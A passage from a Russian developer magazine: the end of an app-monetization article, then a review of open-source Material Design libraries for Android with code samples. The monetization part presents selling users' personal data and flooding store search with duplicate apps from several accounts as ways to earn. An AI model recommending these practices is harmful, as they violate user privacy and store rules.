Совет не для инди, но я все равно расскажу не совсем честный, однако весьма эффективный способ повысить доходность уже работающих приложений. Например, одна компания имеет в App Store множество приложений, продающих аудиокниги. У них есть несколько аккаунтов разработчиков, и конкурируют они в основном сами с собой, продавая одно и то же содержимое, но в разных упа-

↓

ковках. Согласись, приятно, когда в ответе на запрос «аудиокниги» пять приложений и все они твои. Сделать это очень просто, имея легальный контент на руках. Формально все выглядит честно и придраться не к чему, а по факту — грубо нарушены правила конкуренции.

10. ОСТАВЬ ИЛЛЮЗИИ

Одним предложением: на разработку тех же «Злых птичек» инвестировали с самого начала миллион долларов, и выстрелила она только с 52-й попытки (миллион, Карл!).

Варианты монетизации

1. Платная версия за 99,99 фантиков.
2. Реклама в приложении:
   а) маленький баннер;
   б) полноэкранный баннер;
   в) нативная реклама;
   г) видеореклама;
   д) реклама других продуктов внутри своего приложения.
3. Покупки внутри приложения.
4. Продажа личных данных пользователя.

Пройдем по всем пунктам более подробно.

Платная версия приложения, сюда же можно отнести внутриигровые покупки. Если ты планируешь зарабатывать на этом, то должен тебе сказать, что пользователи Андроида (в отличие от юзеров iOS) почти не платят за приложения *(ничего подобного, я однажды, эээ, одно купил... — Прим. ред.*).

По моим грубым прикидкам, на тысячу установок приходится одна покупка. Так что рассчитывать на большие заработки тут не стоит.

Можно собирать и продавать личные данные пользователя. Но, во-первых, собирать их становится все сложнее, а во-вторых — нужен покупатель. А он охотнее пойдет к известным монополиям: в качестве и объемах их данных сомневаться не приходится.

Значит, нам остается только реклама.

Для размещения рекламы нужно выбрать сеть, например AdMob от Google или MoPub от Twitter. Рекламных сетей сейчас очень много, они часто перепродают рекламу друг другу, поэтому решение вопроса с их доходностью — это тема отдельного исследования. Все они предоставляют свои SDK для интеграции в приложение. Ты сам выбираешь, где и когда показывать рекламу. Форматы рекламы почти везде одинаковые.

Баннеры и полноэкранные объявления видели многие, они раздражают пользователей и оплачиваются, только если по ним кликали. Нативная реклама хитрее, она встраивается в контент приложения, особо не доставая пользователя и нередко при этом уродуя интерфейс не хуже баннеров.

Еще есть видеореклама, тут платят за то, что пользователь посмотрел рекламный ролик. Можно простимулировать пользователя к просмотру этого ролика, например давать ему за это игровую валюту или открывать дополнительные опции (скажем, отключения рекламы). Тут важно учитывать ограничения пользователя по доступу в интернет: на мобильном интернете длинное видео может влететь в копеечку, и пострадавший напишет гневный отзыв, так как пользователи ошибок не прощают (им подавай быстрое, бесплатное и без рекламы, а в награду тебе поставят одну и две звездочки в магазине).

Если твой «отдел продаж» найдет подходящих партнеров, то можно продавать рекламу любых сопутствующих товаров в обход рекламных сетей.

ЛУЧШИЕ БИБЛИОТЕКИ ДЛЯ MATERIAL DESIGN

Сергей Мельников
mail@s-melnikov.net,
www.s-melnikov.net

САМЫЙ ПОЛНЫЙ ОБЗОР ПОЛЕЗНОСТЕЙ ДЛЯ ANDROID-РАЗРАБОТЧИКОВ

В прошлой статье мы рассматривали компоненты и виджеты библиотеки совместимости от Google, позволяющие «старым» (до 5.0) версиям Android прикидываться молодыми и стильными, примеряя меха Material Design'a. Однако, как ты уже знаешь, «корпорация добра» не сразу осчастливила программистов своими библиотеками и долгое время эта ниша оставалась незаполненной. Разумеется, нашлись добрые программисты, предложившие свои варианты реализации Material-компонентов для всех версий Android в соответствии с гайдлайнами Google. Сегодня мы рассмотрим некоторые опенсорсные проекты, проверенные временем, разработчиками и, конечно, пользователями приложений.

MATERIALDRAWER

Ссылка: github.com/mikepenz/MaterialDrawer
Автор: Mike Penz
MinSdkVersion: 10

Начнем, пожалуй, с самой известной среди Android-разработчиков библиотеки — MaterialDrawer. Как ясно из названия, она реализует виджет Navigation Drawer, и делает это просто и элегантно (смотри рисунок 1):

```
drawerResult = new Drawer()
    .withActivity(this)
    .withToolbar(toolbar)
    .withActionBarDrawerToggle(true)
    .withHeader(R.layout.drawer_header)
    .addDrawerItems(
         new PrimaryDrawerItem().withName("Элемент 1")
         .withIcon(FontAwesome.Icon.faw_home)
         .withBadge("99").withIdentifier(1),
         new PrimaryDrawerItem().withName("Элемент 2")
         .withIcon(FontAwesome.Icon.faw_gamepad),
         …
         new SectionDrawerItem().withName("Новая секция"),
         new SecondaryDrawerItem().withName("Элемент 3")
         .withIcon(FontAwesome.Icon.faw_cog),
```

```
            new SecondaryDrawerItem().withName("Элемент 4")
            .withIcon(FontAwesome.Icon.faw_question)
            .setEnabled(false),
            …
            new DividerDrawerItem(), // Разделитель
            new SecondaryDrawerItem().withName("Элемент 5")
            .withIcon(FontAwesome.Icon.faw_github)
            .withBadge("666+").withIdentifier(2)
        )
    .build();
```

Метод withIcon определяет иконку слева, withBadge — тестовую метку справа (здесь, например, удобно отображать число новых сообщений или звонков), а setEnabled управляет доступностью элемента.




Рис. 1. Готовый Navigation Drawer за 5 минут

Обработка нажатий на элементы меню:

```
.withOnDrawerItemClickListener(new
Drawer.OnDrawerItemClickListener() {
    @Override
    public void onItemClick(AdapterView<?> parent, View view, int
```

```
        position, long id, IDrawerItem drawerItem) {
            if (drawerItem instanceof Nameable) {
                // Выбран обычный элемент меню
            }

            if (drawerItem instanceof Badgeable) {
                // Выбран элемент с текстовой меткой (бейджем)
                // Меняем значение
                drawerResult.updateBadge("+1", position);
            }
        })
    })
```

Обработкой длинного клика занимается метод withOnDrawerItemLongClickListener с обработчиком onItemLongClick.

В наличии поддержка разных аккаунтов с аватарками и быстрое переключение между ними. Также библиотека может похвастаться нехилым набором иконок для пунктов меню. В репозитории доступен подробнейший пример использования.

FLOATINGACTIONBUTTON

Пожалуй, Floating Action Button — наиболее популярный объект реализации в сторонних библиотеках. Учитывая, что неплохая поддержка FAB появилась и у Google, большинство из них потеряло актуальность и перестало развиваться. Мы же рассмотрим библиотеку с функционалом, отсутствующим в Support Library от Google.

Ссылка: github.com/futuresimple/android-floating-action-button
Автор: Jerzy Chalupski
MinSdkVersion: 14

В Hangouts при нажатии на кнопку с «+» на заглавном экране открываются дополнительные Action-элементы с подписями. Рассматриваемая библиотека реализует подобный функционал (рисунок 2). Вся «магия» готовится в разметке активности или фрагмента:

```
<com.getbase.floatingactionbutton.FloatingActionsMenu
    android:id="@+id/multiple_actions"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_alignParentBottom="true"
```

```
    android:layout_alignParentRight="true"
    android:layout_alignParentEnd="true"
    fab:fab_addButtonColorNormal="@color/white"
    fab:fab_addButtonColorPressed="@color/white_pressed"
    fab:fab_addButtonPlusIconColor="@color/half_black"
    fab:fab_labelStyle="@style/menu_labels_style">

    <com.getbase.floatingactionbutton.FloatingActionButton
        android:id="@+id/action_a"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        fab:fab_colorNormal="@color/white"
        fab:fab_title="Action A"
        fab:fab_colorPressed="@color/white_pressed"/>

    <com.getbase.floatingactionbutton.FloatingActionButton
        android:id="@+id/action_b"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        fab:fab_colorNormal="@color/white"
        fab:fab_title="Action B"
        fab:fab_colorPressed="@color/white_pressed"/>

</com.getbase.floatingactionbutton.FloatingActionsMenu>
```

Элемент FloatingActionsMenu содержит две вложенные кнопки с подписями слева, появляющиеся при нажатии исходной. В коде же остается написать только обработчики нажатия:

```
final FloatingActionButton actionA = (FloatingActionButton)
findViewById(R.id.action_a);
actionA.setOnClickListener(new OnClickListener() {
    @Override
    public void onClick(View view) {
        actionA.setTitle("Action A clicked");
    }
});
```

По адресу доступен форк этой библиотеки, рассчитанный на устройства с API 4.

Замечу, что данный элемент (дополнительные Action'ы, выпадающие из FAB) пока не является парадигмой Material Design'а, скорее, это эксперимент Google

исключительно для Hangouts, что, кстати, было озвучено на Droidcon 2015.




Рис. 2. Три выпадающих FAB

DISCRETESEEKBAR

Ссылка: github.com/AnderWeb/discreteSeekBar
Автор: Gustavo Claramunt
MinSdkVersion: 7

Библиотека реализует компонент Discrete Slider, активно показывающий изменение прогресса в виде «капли» с текстовой меткой (рисунок 3). Для версий Android до 5.0 имитируется эффект «ряби» при нажатии на слайдер. Добавление компонента в разметку тривиально:

```
<org.adw.library.widgets.discreteseekbar.DiscreteSeekBar
    android:id="@+id/seekBar"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    app:dsb_min="2"
    app:dsb_max="15"
/>
```

Рис. 3. Слайдер и его «капля»

Для написания кода доступны обработчики: onProgressChanged — при изменении прогресса, onStartTrackingTouch — при первом прикосновении, onStopTrackingTouch — при убирании пальца.

```
sb = (DiscreteSeekBar) view.findViewById(R.id.seekBar);
sb.setOnProgressChangeListener(new
DiscreteSeekBar.OnProgressChangeListener() {
    @Override
    public void onProgressChanged(DiscreteSeekBar
    discreteSeekBar, int i, boolean b) {}

```

```
        @Override
        public void onStartTrackingTouch(DiscreteSeekBar
        discreteSeekBar) { }

        @Override
        public void onStopTrackingTouch(DiscreteSeekBar
        discreteSeekBar) {}
    });
```

Кроме того, с помощью обширных свойств компонента можно менять внешний вид и поведение. Например, чтобы задать основные цвета (окантовки, капли и «ряби»), достаточно указать в разметке:

```
app:dsb_indicatorColor=”@color/accent”
app:dsb_progressColor=”@color/accent”
app:dsb_rippleColor=”@color/divider”
```

ANDROID-SWIPE-TO-DISMISS-UNDO

Ссылка: github.com/hudomju/android-swipe-to-dismiss-undo
Автор: Hugo Doménech Juárez
MinSdkVersion: 15

Данная библиотека реализует эффект свайпа для элементов списков ListView и RecyclerView. После смахивания вместо элемента появляется один или несколько Action'ов, как правило, удаляющих элемент, но с возможностью отмены (рисунок 4).

Сокращенный вариант разметки элемента списка представлен ниже:




Рис. 4. Отмена удаления элемента RecyclerView

```
<?xml version="1.0" encoding="utf-8"?>
<FrameLayout…>
    …
    <LinearLayout>
        <!-- Разметка элемента -->
    </LinearLayout>
    <LinearLayout…
```

```
        android:orientation="horizontal"
        android:visibility="gone"
        android:weightSum="3">
        <TextView…
            android:id="@+id/txt_deleted"
            android:gravity="center_vertical"
            android:text="@string/deleted">
        <TextView…
            android:id="@+id/txt_undo"
            android:gravity="center"
            android:text="@string/undo">
    </LinearLayout>
</FrameLayout>
```

Здесь к разметке добавляется невидимый слой LinearLayout(**visibility=»gone»**), который появится после свайпа. В данном случае он содержит две тестовые метки — «Удалено» и «Отмена».

Очевидно, для отмены удаления элемента необходимо обработать нажатие на соответствующую метку:

```
final SwipeToDismissTouchListener<RecyclerViewAdapter>
touchListener = new SwipeToDismissTouchListener<>(new
RecyclerViewAdapter(recyclerView), new
SwipeToDismissTouchListener
.DismissCallbacks<RecyclerViewAdapter>() {
    @Override
    public boolean canDismiss(int position) {
        // Любой элемент можно удалить
        return true;
    }

    @Override
    public void onDismiss(RecyclerViewAdapter view, int position)
    {
        // Окончательное удаление элемента
        adapter.remove(position);
    }
});

recyclerView.setOnTouchListener(touchListener);
recyclerView.setOnScrollListener((RecyclerView.OnScrollListener)
```

```
touchListener.makeScrollListener());
recyclerView.addOnItemTouchListener(new
SwipeableItemClickListener(this, new OnItemClickListener() {
    @Override
    public void onItemClick(View view, int position) {
        // Нажали "Отмена"?
        if (view.getId() == R.id.txt_undo) {
            // Отменяем удаление
            touchListener.undoPendingDismiss();
        } else {
            // Обрабатываем нажатие на элемент списка
            Toast.makeText(context, "Position " + position,
            LENGTH_SHORT).show();
        }
    }
}));
```

Метод canDismiss() определяет, может ли быть удален элемент по индексу, а onDismiss() окончательно его удаляет. Для обработки нажатий используется специальный обработчик SwipeableItemClickListener, в методе onItemClick которого отлавливается нажатие на метку «Отмена» с последующим вызовом undoPendingDismiss().

Данная библиотека в силу простоты и лаконичности хорошо подходит для расширения функционала свайпов. Но есть небольшой подводный булыжник — пример из репозитория крашится при использовании RecyclerView, так как не находит обработчик onRequestDisallowInterceptTouchEvent. Фикс тривиален до неприличия:

```
public class FixSwipeableItemClickListener extends
SwipeableItemClickListener {
    public FixSwipeableItemClickListener(Context context,
    com.hudomju.swipe.OnItemClickListener listener){
        super(context, listener);
    }

    @Override
    public void onRequestDisallowInterceptTouchEvent(boolean b) {
    }
}
```

Теперь вместо SwipeableItemClickListener используем приведенный класс:

```
recyclerView.addOnItemTouchListener(new
FixSwipeableItemClickListener(this,…
```

Возможно, когда ты прочтешь эти строки, данное исправление уже будет в репозитории проекта.

CUSTOM-RATING-BAR

Ссылка: github.com/kanytu/custom-rating-bar
Автор: Pedro Oliveira
MinSdkVersion: 4

RatingBar можно по праву назвать самым печальным виджетом всего Android SDK. Казалось бы, паттерн взаимодействия с пользователем в виде выбора звездочек рейтинга интуитивно понятен, удобен и не требует от пользователя лишних телодвижений вроде необходимости печатать текст на экранной клавиатуре или выбирать из списка подходящий вариант... Но нет, стандартный компонент — это нечто!

Во-первых, он масштабируется чуть менее, чем никак, то есть если, например, вставить его в диалоговое окно, то на смартфоне с диагональю 4.65' в портретном режиме пять звезд уже не влезут и число автоматически уменьшится до четырех, потроллив и пользователя, и разработчика. Во-вторых, как подсказывает Stack Overflow, у RatingBar'а все-таки можно установить `style=»?android:attr/ratingBarStyleSmall»`, уменьшающий размер звездочек до... точек (!), что также озадачивает. В общем, использовать этот компонент в адаптивной разметке чрезвычайно неудобно, если вообще возможно.

Однако найти сторонние реализации RatingBar'а почему-то не так-то просто. Я остановился на готовом классе (именно классе, не библиотеке) — custom-rating-bar, который нужно скопировать в проект вручную.

Виджет добавляется в разметку вполне стандартно (рисунок 5):




Рис. 5. Material RatingBar

```
<com.poliveira.apps.CustomRatingBar
    app:maxStars="5"
    android:layout_width="match_parent"
    android:layout_height="48dp"
    android:id="@+id/ratingBar"
    app:halfStars="false"/>
```

Размеры учитываются корректно, и указанная ширина `layout_width=»match_parent»` гарантирует, что этот RatingBar впишется в отведенное для него место. Использовать также просто:

```
crb = (CustomRatingBar) dialog.findViewById(R.id.ratingBar);
crb.setOnScoreChanged(new CustomRatingBar.IRatingBarCallbacks() {
    @Override
    public void scoreChanged(float score) {
        // В переменной score содержится выбранное число звезд
    }
});
```

Выбор рейтинга сопровождается анимацией, а в качестве звездочек можно использовать любые растровые изображения.

Кстати, в репозитории автора есть несколько других полезных классов, не пропусти!

MATERIAL DIALOGS

Ссылка: github.com/afollestad/material-dialogs
Автор: Aidan Follestad
MinSdkVersion: 8

Данная библиотека специализируется исключительно на Material-диалогах (рисунок 6). Взору разработчиков представлены самые разнообразные варианты — простые (Basic), с кнопками (Action), со списком (List), с единственным (Single Choice) и множественным (Multi Choise) выбором элементов, с нестандартной разметкой и адаптером (Custom Adapter), с выбором цветов и темой оформления, с круговым и линейным прогрессом (Progress Bar). К сожалению, не хватает диалога выбора даты и времени.


В качестве примера рассмотрим вариант диалога с произвольным (нестандартным) содержимым:


```
boolean wrapInScrollView = true;
new MaterialDialog.Builder(this)
    .title(R.string.title)
    .customView(R.layout.custom_view, wrapInScrollView)
```


```
        .positiveText(R.string.positive)
        .callback(new MaterialDialog.ButtonCallback() {
            @Override
            public void onPositive(MaterialDialog dialog) {}
        })
        .show();
```

С помощью метода customView указывается xml-файл с необходимой разметкой (Layout), а логический параметр wrapInScrollView определяет, нужно ли поместить содержимое внутрь ScrollView для скроллинга на маленьком экране смартфона. Очевидно, что при использовании компонентов, изначально поддерживающих скроллинг (ListView или RecyclerView), значение нужно установить в false. Метод positiveText определяет заголовок так называемого положительного действия (OK, Yes, Agree и так далее), а callback задает обработчик нажатия действия — onPositive. По аналогии используются negativeText (onNegative) и neutralText (onNeutral).

Библиотека постоянно обновляется, в Google Play доступен полный пример.










